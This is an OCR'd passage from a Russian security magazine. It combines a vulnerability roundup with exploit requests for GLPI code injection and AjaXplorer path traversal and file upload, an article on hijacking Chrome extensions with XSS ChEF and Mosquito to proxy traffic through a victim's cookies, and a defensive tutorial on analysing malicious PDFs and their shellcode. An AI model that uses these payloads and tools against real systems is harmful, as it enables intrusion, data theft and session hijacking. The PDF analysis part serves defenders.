
```
case "update_1" :
    if (empty($_POST"databasename" ()) {
        $_POST["databasename"] = "";
    }
    update1($_POST["db_host"], $_POST["db_user"], ↵
    $_POST["db_pass"], $_POST["databasename"]);
    break;
```

При создании исправления (bit.ly/18sYMkH) разработчики пошли тем же путем, что и многие другие программисты, столкнувшиеся с подобной ошибкой. Если обнаруживается уязвимый файл, то пользователю постоянно выводится сообщение, что надо удалить этот файл.

EXPLOIT

В итоге получается примерно следующий атакующий POST-запрос, который отправляется простым сценарием на Python:

```
...
body  = 'install=update_1'
body += '&db_host=localhost'
    body += '&db_user=root'
    body += '&db_pass=root'
```



Веб-интерфейс приложения AjaXplorer

```
    body += "&databasename='; } if(isset($_GET'attack' ()){↵
    payload  } /*"
conn = httplib.HTTPSConnection(host, port)
conn.request('POST', '/end-user/index.php?c=blocked&↵
action=continue', body=body, headers=headers)
```

В качестве payload можно взять готовую полезную нагрузку из Metasploit или сразу использовать готовый модуль от исследователя:

```
msf > use exploit/multi/http/glpi_install_rce
msf exploit(glpi_install_rce) > set RHOST <target-id>
msf exploit(glpi_install_rce) > exploit
```

Если использовать эксплойт на работающей системе, то она перестанет работать, но никто тебе не мешает в параметре db_host указать другой сервер с почти подобной базой. Или попытаться с помощью blind-инъекции получить нужные тебе данные.

TARGETS

GLPI <= 0.84.2.

SOLUTION

Есть исправление от производителя.

МНОГОЧИСЛЕННЫЕ УЯЗВИМОСТИ В AJAXPLORER

CVSSv2: N/A
Дата релиза: 5 сентября 2013 года
Автор: Vikas Singhal
CVE: 2013-5688, 2013-5689

AjaXplorer — это платформа для обмена файлами с открытым исходным кодом, написанная на PHP и имеющая довольно удобный веб-интерфейс. Как и многие веб-приложения, без проблем запускается на различных серверах, например таких, как Apache или nginx.

EXPLOIT

Первая уязвимость типа раскрытие путей была найдена в функции «редактирования» приложения. Такая уязвимость позволяет атакующему увидеть файлы, которые лежат вне корневой веб-директории. Пример таких запросов представлен ниже:

```
GET /filemanagers/ajaxplorer/index.php?secure_token=[latest ↵
token]&get_action=download&dir=%2F&file=/%00../%00../%00..↵
/%00../%00../%00../%00../%00../%00../%00../etc/passwd ↵
HTTP/1.1

GET /filemanagers/ajaxplorer/index.php?secure_token=[latest
token]&get_action=get_content&file=/%00../%00../%00..↵
/%00../%00../%00../%00../%00../%00../%00../etc/passwd ↵
HTTP/1.1
```

Следующая уязвимость была найдена в функции загрузки. Она позволяет загрузить файл из любой директории вне стандартной и выполнить его. В результате атакующий получает возможность выполнить произвольные команды на веб-сервере.

Атакующий запрос:

```
POST /filemanagers/ajaxplorer/index.php?secure_token=[latest ↵
token]&get_action=upload&xhr_uploader=true&dir=/%00../%00../↵
data/ HTTP/1.1
```

Теперь рассмотрим патч (bit.ly/GzClBf) от разработчиков, устраняющий уязвимости, благо открытый код позволяет это сделать без проблем.

```
// REMOVE ALL "../" TENTATIVES
$path = str_replace(chr(0), "", $path);
$dirs = explode('/', $path);

for ($i = 0; $i < count($dirs); $i++)
{
```

Как видишь, разработчики предусмотрели такой тип уязвимостей и сделали специальную функцию, убирающую все запросы вида ../, но совсем забыли про любимый атакующими нулевой байт.

TARGETS

AjaXplorer <= 5.0.2.

SOLUTION

Есть исправление от производителя.

АТАКУЕМ ЧЕРЕЗ РАСШИРЕНИЯ ХРОМА



Расширения для браузеров — прекрасный вектор атаки юзеров

Многие из нас используют Google Chrome. Он действительно шустр, быстро патчит разные баги, имеет bug bounty и WAF. Да собственно, что рассказывать о нем, все сами знают его плюсы и минусы.



Сергей Белов
sergeybelove@gmail.com

Хрому, как и любому современному браузеру, можно добавить новых возможностей через плагины (Flash/Java/etc) и расширения. Последние пишутся на HTML5 и встраиваются прямо в браузер, где взаимодействуют с контентом пользователя (раз мы заговорили о HTML5, то речь в статье пойдет в основном об XSS). Вот здесь и начинаются узкие места. Безопасность расширений для хрома рассматривал Тарас Иващенко (bit.ly/odWdml). Эту же тему поднял Кшиштоф Котович (Krzysztof Kotowicz), и его исследованиям мы и уделим сегодня наше внимание.

Итак, чуть подробней, что такое вообще расширение для хрома. Это `HTML + JS + CSS`, запакованный в `.zip`, подписанный девелоперским ключом и названный `.crx` (содержащий еще некоторые служебные файлы). Расширения при установке запрашивают разные права, например доступ к данным ко всем сайтам. Но стоп, как они это делают? Ведь есть же `Same Origin Policy` для контроля доступа к данным на разных сайтах. Но расширения работают через специальное API, которое позволяет:

- изменять настройки прокси;
- читать/менять куки;
- просматривать историю;
- взаимодействовать с открытыми табами и их контентом;
- получать доступ к закладкам и многое другое.


Как видишь, список впечатляет. Но, конечно, все зависит от прав расширения при установке.


Итак, где же проблема? Не все разработчики (как обычно) пишут код по инструкциям. И в нашем случае появляется ситуация, когда разработчик берет значения с открываемой страницы и куда-то их подставляет. Например — вызывает какую-то дополнительную тулзу через API браузера с нужными параметрами. Так была найдена возможность выполнить произвольный код на стороне клиента в расширении `Cr-gpg v 0.7.4` (реализует GPG в Gmail). Но мы в статье разберем ситуацию, когда можно провести XSS-атаку на пользователя, используя уязвимость в расширении. Например, так же берется контент и подставляется в чистом виде в другое место. Нужно понимать, что это происходит в контексте расширения, а соответственно, со всеми его правами (доступ к вкладкам, другим сайтам и тому подобное). Для этого есть две популярные тулзы от все того же автора: `Mosquito` и `XSS ChEF`.

XSS CHEF

XSS ChEF (https://github.com/koto/xsschef) позволяет эксплуатировать найденные XSS в расширениях. Возможности:

- смотреть открытые табы у жертвы;
- выполнять любой JS-код в открытых табах (`Global JS`);





- вытаскивать HTML, читать/менять куки (включая `HTTPOnly`), `localStorage`;
- вытаскивать историю браузера и взаимодействовать с ней;
- оставаться активным до закрытия браузера (или еще дольше, если есть доступ к `localStorage`);
- делать скрины окна;
- расширять атаку через BeEF;
- просматривать файловую систему через `file://`;
- обходить песочницу расширений хрома и напрямую взаимодействовать с контентом.

ChEF — это обычное веб-приложение. Можно использовать версию и на PHP, и на Node.js (работа идет через веб-сокеты).

Итак, для начала надо найти XSS в расширении (или использовать демку, которая есть в репо). Обнаружить XSS можно, просто просматривая сайт или взаимодействуя с сайтом, где ты уже заранее расставил кучу XSS-векторов. Конечно, более интересны способы с анализом JS-кода расширения.

Требования к жертве:
- доступ к табам;
- доступ ко всем урлам (<all_urls> или `http://*/*`);
- страница в фоне для постоянного коннекта (можно и без нее, но это ограничит функционал тулзы);
- отсутствие ограничений CSP (`contentSecurityPolicy`). Подойдут расширения с манифестом v1.0 в хроме 18 и выше.

Как только найдено место, куда можно подставить XSS-вектор, — можно генерировать хук в консоли приложения (в зависимости от запущенного варианта. Например, для варианта с нодой это: `http://127.0.0.1:8080/`). И как только ты его подставишь и уже с клиента сработает XSS с хуком — в админ-панели можно будет увидеть новую сессию (а-ля метасплоит). Далее все очевидно. Интерфейс радует (сверстано на Twitter Bootstrap), все довольно нативно и не нуждается в объяснении.

Вообще, многие требования к жертве довольно сложно выполнимы в текущих условиях (прошел год с момента показа тулзы), манифест 1.0 будет дропнут из хрома с 2014 года, но это не уменьшает академической ценности.

MOSQUITO

Mosquito (https://github.com/koto/mosquito) — утилита, написанная на Python, позволяющая превратить браузер жертвы в прокси-сервер **с ее куками**!

Ситуация такая же, как и с XSS ChEF. Для начала необходима XSS в расширении (лично я нашел в Any.DO). Теперь, если у есть доступ к данным на всех сайтах, можно через расширение отправлять запросы на другие сайты, используя куки жертвы!

Утилита написана на Python, но изначально была разработана под Mac OS. Казалось бы, Python кросс-платформенный, однако, возникли проблемы с работой на других ОС (в итоге я завел его и под вин, и под линуксом). Сейчас после переписки с Кшиштофом многие баги исправлены, если что — пиши или автору тулзы, или мне, разберемся :).

↖ **Схема взаимодействия расширения, браузера и контента**



Интерфейс XSS ChEF

Как эта штука работает? Расширения хрома могут слать XHR-запросы без ограничений, в этом вся основная идея тулзы, тут и рассказать-то больше нечего. Так же как и в случае с XSS ChEF, встраивается хук в страницу, и, так как уже JS выполняется в контексте расширения, можно слать и получать ответы, перенаправляя их себе. Круто, не правда ли? При этом в Mosquito встроены всякие нужные штуки, типа sslstrip, модулей websockets и других вещей. Установка:

```
git clone https://github.com/koto/mosquito.git
cd mosquito
git submodule update --init --recursive
easy_install pyopenssl
easy_install pyasn1
easy_install flask
```

Далее запускаем его

```
python mosquito/start.py 8082 4444 --http 8000
```

Прокси будет запущен по адресу `127.0.0.1:4444` (это для нас), через порт 8082 будет происходить обмен данными с жертвой, и на порту 8000 будет генерилка хуков (`/generate.html`) для атаки.

Теперь я настоятельно рекомендую сначала запустить Burp, выставить в нем upstream proxy — наш mosquito-прокси, это нам поможет с совместимостью работы с проксей и избавит от многих глюков.

Далее идем по адресу `http://localhost:8000/generate.html`, выставляем (если надо) значения `base\_url` (откуда подтягивать хук) и `ws\_port` (сервер обмен данными с жертвой) и жмем Generate hook. Эту-то строчку нам и надо выполнить в расширении.

Если все прошло успешно, то мы увидим в консоли Mosquito строчку `"Mosquito client connected: ..."` — это означает, что наш хук дернулся жертвой в расширении и мы можем выходить через нее в интернет с ее куками :). То есть если жертва была залогинена в Gmail или еще куда — мы также можем попасть на эти страницы, так как запросы от нас будут с тем же IP, юзер-агентом и куками :).

OUTRO

Надеюсь, эта статья принесла тебе новые знания, а также добавила паранойи относительно расширений и их запросов. Будь внимателен :).



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

Mosquito — утилита на Python, которая позволяет превратить браузер жертвы в прокси-сервер с ее cookies



РАЗБИРАЕМ PDF

Ищем эксплойты в документах своими силами

Стоит засветить свой почтовый адрес в Сети, как сразу ты становишься просто потрясающе удачливым человеком. Почти каждый день начинают приходить письма о том, что ты претендуешь на какое-то огромное наследство или выиграл в лотерею. Добрые люди присылают PDF'ки со сверхсекретными данными, и очень часто даже антивирусы на них не ругаются. Поэтому, чтобы окончательно решить, стоит ли открывать очередной «секретный отчет по Сирии», придется провести собственное расследование.


МНОГООБЕЩАЮЩИЙ АТТАЧ

Как-то раз, приводя в порядок почтовый ящик и удаляя нежелательную корреспонденцию, я наткнулся на несколько писем с вложением, якобы от британского подразделения Google (правда, отправленных почему-то с китайских серверов), с очередным заманчивым предложением. Собственно, внимание привлекли не сами письма, а то, что они были с вложением в виде PDF-файла. «Вот китайские друзья! Вот молодцы! Прислали мне 0-day», — подумал я. И сразу же полез проверить файл на VirusTotal — вдруг это какое-то старье. Подумав, сервис ответил, что файл абсолютно нормальный, — ни один антивирус не имел к нему никаких вопросов. «Что-то здесь не так. Не могли же мои китайские друзья так меня подвести?» Развеять сомнения можно было только одним способом — взять и исследовать файл самому. Результатом и полученными знаниями я и хотел бы с тобой поделиться.


PDF-ФОРМАТ

Прежде чем начать, давай кратко рассмотрим формат PDF-документов. PDF-файлы состоят в основном из объектов, которые бывают восьми типов: boolean-значения; числа; строки; имена (Names); массивы (упорядоченный набор объектов); словари (Dictionaries) — коллекция элементов, индексируемых по имени; потоки (Streams) — обычно содержащие большой объем данных; Null-объекты.

Каждый PDF-документ должен начинаться с заголовка, который идентифицирует его как PDF-файл и включает в себя номер версии: `%PDF-1.5`. Заканчиваться файл также должен определенным образом — сигнатурой `%%EOF`.



Антон «ant» Жуков
ant@real.xakep.ru



WARNING


Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.


После заголовка идут объекты. Каждый объект начинается с номера ссылки, номера версии и ключевого слова `obj`. За ним располагается контейнер объекта, заключенный между символами `<<` и `>>`. Заканчивается объект ключевым словом `endobj`. Чтобы было понятней, приведу пример:

```
1 0 obj
<<
/Type /Catalog
/Outlines 2 0 R
/Pages 3 0 R
>>
endobj
```

Данный объект начинается с номера ссылки — 1, номера версии — 0 и ключевого слова obj. Затем идет контейнер объекта (между символами `<<` и `>>`). Заканчивается все ключевым словом `endobj`. Контейнер может состоять из различных объектов. Наиболее широко распространенным является словарь (dictionary), представляющий собой последовательность пар «ключ — значение», заключенных в скобки `<<` и `>>`. Объект dictionary — это ассоциативная таблица, содержащая пары объектов, известных как записи. В приведенном выше примере `/Type` — это ключ, а `/Catalog` — значение.

Любой объект в PDF-файле может быть отмечен как косвенный (indirect). Это дает ему уникальный идентификатор, с помощью которого остальные объекты могут ссылаться на него. Например, ключ `/Outlines` указывает на косвенный объект `2 0`.





↖ **Формат PDF-файла**



JavaScript указывает на косвенный объект

Еще один важный объект, входящий в состав PDF-файла, — это поток (Stream), который, как и String, представляет собой последовательность байт. Stream включает в себя Dictionary, за которым следуют данные, заключенные между ключевыми словами `stream` и `endstream`. Поток, в отличие от строки, может иметь неограниченную длину. Одна из опциональных записей, которая может быть в Dictionary потока, — Filter. Filter — это значение, которое указывает, надо ли распаковывать или расшифровывать данные потока. В PDF-файлах используется множество алгоритмов сжатия и шифрования, таких как: FlateDecode (основанный на DEFLATE или ZIP-алгоритме), DCTDecode (фильтр, основанный на JPEG-стандарте) и другие.

JavaScript — еще один из часто встречающихся объектов в PDF-файле. Движок JavaScript от Adobe частенько страдает от различных уязвимостей, поэтому все, что надо злоумышленнику для успешной эксплуатации, — это создать специальный скрипт, который бы использовал очередную уязвимость в движке. Объект JavaScript обычно выглядит следующим образом: `/JavaScript /JS java_script_code`. Переменная `java_script_code` может представлять сам код или быть косвенным объектом, ссылающимся на другой JavaScript-код.

НАИБОЛЕЕ ИНТЕРЕСНЫЕ «ПОЛЯ»

Как мы выяснили, PDF-файл состоит из заголовка, объектов, таблицы перекрестных ссылок (для определения местоположения объектов) и трейлера. С точки зрения охоты за эксплойтами самыми интересными для нас строками будут:

- `/OpenAction` и `/AA` (Additional Action) определяют скрипт или действие, запускаемое автоматически;
- `/Names`, `/AcroForm`, `/Action` также могут устанавливать и запускать скрипты или действия;
- `/JavaScript` задает JavaScript-код для выполнения;
- `/GoTo*` меняет отображение на указанное место внутри исходного или другого PDF-файла;
- `/Launch` запускает программу или открывает документ;
- `/URI` обращается к ресурсу по его URL;
- `/SubmitForm` и `/GoToR` могут отправлять данные на заданный URL;
- `/RichMedia` используется для встраивания Flash в PDF;
- `/ObjStm` может прятать объекты внутри Stream'а.

Однако при их поиске не стоит забывать, что они могут быть обфусцированы с помощью hex-кодов. В этом случае, например, `/JavaScript` может превратиться в `/J#61vaScript`. Вообще, существует несколько трюков, к которым пребегают, чтобы усложнить жизнь антивирусам и исследователям. В нормальном виде каждая строка должна располагаться внутри круглых скобок: `/URI (http://xakep.ru)`. Однако строку можно разбить на несколько, добавив бэкслеш после каждой строки:



```
/URI (h\
ttp://xakep.ru
```

Естественно, количество переносов неограниченно, так что ничто не мешает записать строку в «столбик». Помимо этого, можно воспользоваться восьмеричным представлением символов и получить результат вида: `/URI (\150ttp://xakep.ru)`. Или, если перевести все символы: `/URI (\150\164\164\160\163….)`. Строки также можно представить в шестнадцатеричном виде `/URI <687474703a2f2f78616b657 02e7275>`. В них шестнадцатеричные числа можно разделять пробелами (<68 74 74 70…>), причем количество этих пробелов неограниченно. Еще один хитрый способ модификации строк — это шифрование. Тебе когда-нибудь встречался PDF-документ, из которого нельзя было скопировать текст или который нельзя было распечатать? Если так, то это как раз и был тот самый зашифрованный документ. В таком документе зашифровываются все строки и потоки, а сами объекты остаются незашифрованными. Эти моменты тоже придется учитывать при ручном анализе PDF-файлов, потому что такие приемы часто применяются для создания полиморфных форм одного зараженного PDF.

НЕПРОСТАЯ ЗАДАЧА

Обычно злоумышленники стараются как можно лучше замаскировать наличие в PDF-файле какого-либо злонамеренного контента. Для этого они прибегают к обфускации JavaScript-кода, манипуляциям над строками и прочим приемам, усложняющим анализ как антивирусным решениям, так и исследователям. Сегодня перед нами стоит задача, несмотря на все хитрые приемы злоумышленников, научиться находить вредоносные части PDF-файлов и определять, какой функционал скрывает в себе внедренный шелл-код.

В принципе, про анализ любого вредоносного PDF-файла можно написать целую статью, так как каждый экземпляр использует свой шелл-код, свои методы для сокрытия вредоносной части и прочие трюки. Поэтому мы рассмотрим лишь основные методы сокрытия и техники поиска, которые применимы ко всем PDF-файлам. А в каждом конкретном случае придется думать головой и искать методы решения. Начнем с рассмотрения самой простой ситуации и постепенно перейдем к более сложным.

ОБЫЧНЫЙ JAVASCRIPT

Самый простой вариант — это когда над файлом не проводили никаких манипуляций для сокрытия его вредоносного функционала. Представим, что у нас на руках такой файл и нам надо



DVD


Весь приведенный в статье софт ждет тебя на диске.

```
8 0 obj
<<
/Type /Action
/URI (W"«óт÷áÑ°┘_ð1\(æM;ä°TQ├\(:M)
/S /URI
>>
endobj
```

Пример зашифрованной строки

```
Y:\>pdfid.py "C:\Documents and Settings\user\Рабочий стол\evil.pdf"
PDFiD 0.1.2 C:\Documents and Settings\user\Чрсюўщщ ёЄюы\evil.pdf
 PDF Header: %PDF-1.5
 obj                    6
 endobj                 6
 stream                 1
 endstream              1
 xref                   1
 trailer                1
 startxref              1
 /Page                  1(1)
 /Encrypt               0
 /ObjStm                0
 /JS                    1(1)
 /JavaScript            1(1)
 /AA                    0
 /OpenAction            1(1)
 /AcroForm              0
 /JBIG2Decode           0
 /RichMedia             0
 /Launch                0
 /EmbeddedFile          0
 /XFA                   0
 /Colors > 2^24         0
```

↖ **Пример работы pdfid.py**



↗ **Эксплойт использует уязвимость в media.newPlayer (CVE-2009-4324)**

оценить, нормальный он или зараженный. Первым шагом необходимо скормить его антивирусу. Если он молчит и говорит, что все ОК, можно обратиться к сервису VirusTotal, чтобы прогнать файл сразу на нескольких антивирусах. Правда, в случае если используется какая-нибудь 0-day-уязвимость, это, скорей всего, не поможет. Поэтому придется проверить все самому. Начнем с того, что выясним, какие интересные объекты входят в состав нашего файла. Прежде всего нас будет интересовать JavaScript, так как в большинстве зараженных PDF используются уязвимости именно в движке JS. Выявить наличие JavaScript-кода в документе можно несколькими способами: либо открыть файл в любом текстовом редакторе и выполнить поиск по `/JavaScript` или `/JS`, либо воспользоваться скриптом pdfid.py — `pdfid.py 1.pdf`, который отобразит все входящие в файл объекты.

Если в документе присутствует JS, то велика вероятность того, что он содержит вредоносный код. Поэтому дальше надо анализировать его. Так как мы начали с самого простого случая, то никаких дополнительных техник сокрытия не используется и вытащить JS-код из PDF'ки можно с помощью pdf-parser.py:

```
pdf-parser.py --object 6 --filter --raw 1.pdf > 1.js
```

или с помощью PDF Stream Dumper. После чего сохранить в отдельный файл для последующего анализа. Следующим нашим шагом будет изучение кода скрипта и выделение из него шелл-кода для дальнейшего анализа.

ИССЛЕДОВАНИЕ ШЕЛЛ-КОДА

Шелл-код в JavaScript обычно формируется при помощи функции `unescape`, в которую передается строка в юникоде. Для того чтобы шелл-код можно было проанализировать, необходимо восстановить обычный порядок байт для каждого символа. Это можно сделать либо с помощью вспомогательных утилит (например, Malzilla), либо прямо в консоли Linux:

```
cat pdf-exp.txt | perl -pe 's/\%u(..)(..)/↵
chr(hex($2)).chr(hex($1))/ge' > shellcode.bin
```

где `pdf-exp.txt` — файл с исходным шелл-кодом, `shellcode.bin` — файл, в который будет записан преобразованный шелл-код. После этого можно приступить к его исследованию. Для этого можно воспользоваться тулзой sctest, входящей в библиотеку libemu:

```
temp directory will be: C:\DOCUME~1\user\0016~1
Loaded 1d3 bytes from file sample.sc
Initilization Complete..
Max Steps: 2000000
Using base offset: 0x401000

4010bf   LoadLibraryA(wininet)
4010cd   InternetOpenA(wininet)
4010e3   InternetConnectA(server: www.xakep.ru, port: 80, )

Stepcount 2000001
```

Исследование шелл-кода при помощи sctest



WWW

Онлайн-ресурсы для автоматической проверки PDF-файлов: PDF Examiner (bit.ly/17ncTp6), Jsunpack (jsunpack.jeek.org), Wepawet (wepawet.iseclab.org), Gallus (bit.ly/19vVgp7)

```
sctest -Ss 1000000000 < shellcode.bin
```

После чего мы получим список всех API-вызовов, выполняемых из шелл-кода. Есть у sctest еще одна интересная возможность, о которой хотелось бы упомянуть, — с ее помощью исследуемый код можно представить в виде графа вызовов:

```
sctest -Ss 1000000000 -G shellcode_graph.dot < ↵
shellcode.bin
dot -T png -o shellcode_graph.png ↵
shellcode_graph.dot
```

Иногда встречаются ситуации, когда для исследования приходится пользоваться обычным отладчиком. Перед этим надо написать небольшую вспомогательную программку, которая бы передавала управление на шелл-код:

```
#include <windows.h>

char code[]="скопировать шелл-код сюда";
int main(int argc, char **argv)
{
    DWORD old;
    VirtualProtect(&code, 227,
    PAGE_EXECUTE_READWRITE, &old);
    int (*func)();
    func = (int (*)()) code;
    (int)(*func)();
}
```

После чего скомпилировать и запустить под отладчиком для дальнейшего анализа.

СЖАТЫЕ ПОТОКИ

В рассмотренном выше случае все было предельно упрощено, увы, в реальной жизни такие сценарии практически не встречаются. Поэтому давай рассмотрим наиболее популярные приемы, которые используются для сокрытия вредоносного кода.

Если ты обратил внимание, когда мы говорили про структуру PDF-документа, мы сказали, что у объекта Stream может быть атрибут `/Filter`, который определяет, каким методом сжаты данные потока. Причем к потоку могут быть применены сразу несколько фильтров (например, `/Filter [/Fl /Ahx]`). Что касается интересующего нас объекта JavaScript, то он, в свою очередь, должен содержать либо функцию, либо косвенную ссылку на код для выполнения. Поэтому зараженные файлы очень часто содержат JavaScript-объекты следующего вида: `/JS (this.Z0pEA5PLzPyyw\(\))`. При этом простой поиск функции по имени ничего не даст, так как она, скорее всего, будет расположена в сжатом потоке. Чтобы получить распакованное содержимое потока, можно воспользоваться утилитой PDFtk:

```
pdftk 1.pdf output uncompressed.pdf uncompress`
```

После этого у нас появится файл uncompressed.pdf с распакованным содержимым, пригодным для дальнейшего анализа. Ну а дальше действуем по использованной выше схеме.

ОБФУСЦИРОВАННЫЙ JAVASCRIPT

